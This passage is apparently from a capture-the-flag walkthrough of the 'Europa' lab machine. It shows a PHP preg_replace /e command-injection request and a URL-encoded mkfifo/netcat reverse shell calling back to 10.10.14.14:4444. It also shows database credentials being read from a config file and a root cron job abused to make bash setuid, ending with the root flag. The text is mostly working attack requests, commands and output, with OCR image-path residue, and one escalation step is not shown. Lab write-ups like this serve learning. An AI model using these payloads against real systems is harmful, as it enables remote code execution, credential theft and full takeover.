4) preg_replace is probably used and it is vulnerable to command execution https://captainnoob.medium.com/command-execution-preg-replace-php-function-exploit-62d6f746bda4



```
POST /tools.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=gb2d23u81j2tdcjldeb52gk6d5
Content-Length: 42
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://admin-portal.europacorp.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://admin-portal.europacorp.htb/tools.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

pattern=/a/e&ipaddress=system('id')&text=a
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

EuropaCorp Server Admin v0.2 beta

Tools


OpenVPN Config Generator

uid=33(www-data) gid=33(www-data) groups=33(www-data)

New Configuration

Exploitation


1) Got reverse shell



```
POST /tools.php HTTP/1.1
Host: admin-portal.europacorp.htb
Cookie: PHPSESSID=gb2d23u81j2tdcjldeb52gk6d5
Content-Length: 42
Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: https://admin-portal.europacorp.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://admin-portal.europacorp.htb/tools.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

pattern=/a/e&ipaddress=
system('rm%20%2ftmp%2ff%3bmkfifo%20%2ftmp%2ff%3bcat%20%2ftmp%2ff%7c%2fbin%2fbash%20-i%202%3e%
261%7cnc%2010.10.14.14%204444%20%3e%2ftmp%2ff')&text=a
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.22] 59026
bash: cannot set terminal process group (1376): Inappropriate ioctl for device
bash: no job control in this shell
www-data@europa:/var/www/admin$ 
```


2) Checked the database




```
www-data@europa:/var/www/admin$ cat db.php
<?php
$connection = mysqli_connect('localhost', 'john', 'iEOERHRiDnwkdnw');
if (!$connection){
die("Database Connection Failed" . mysqli_error($connection));
}
$select_db = mysqli_select_db($connection, 'admin');
if (!$select_db){
die("Database Selection Failed" . mysqli_error($connection));
}
?>www-data@europa:/var/www/admin$ mysql -ujohn -piEOERHRiDnwkdnw
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 319
Server version: 5.7.18-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| admin              |
+--------------------+
2 rows in set (0.00 sec)

mysql> use admin;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Privilege Escalation

1) Found vulnerable cron job



```
www-data@europa:/var/www/admin$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *       root    /var/www/cronjobs/clearlogs
www-data@europa:/var/www/admin$ cat /var/www/cronjobs/clearlogs
#!/usr/bin/php
<?php
$file = '/var/www/admin/logs/access.log';
file_put_contents($file, '');
exec('/var/www/cmd/logcleared.sh');
?>
www-data@europa:/var/www/admin$ ls /var/www/cmd/logcleared.sh -al
ls: cannot access '/var/www/cmd/logcleared.sh': No such file or directory
www-data@europa:/var/www/admin$
```



```
www-data@europa:/var/www/admin$ chmod +x  /var/www/cmd/logcleared.sh
www-data@europa:/var/www/admin$ ls /bin/bash -al
-rwxr-xr-x 1 root root 1037528 May 16  2017 /bin/bash
www-data@europa:/var/www/admin$ ls /bin/bash -al
-rwsr-sr-x 1 root root 1037528 May 16  2017 /bin/bash
www-data@europa:/var/www/admin$ /bin/bash -p
bash-4.3# cat /root/root.txt
cb12a954cd984eb2cb33a646e80670ee
bash-4.3#
```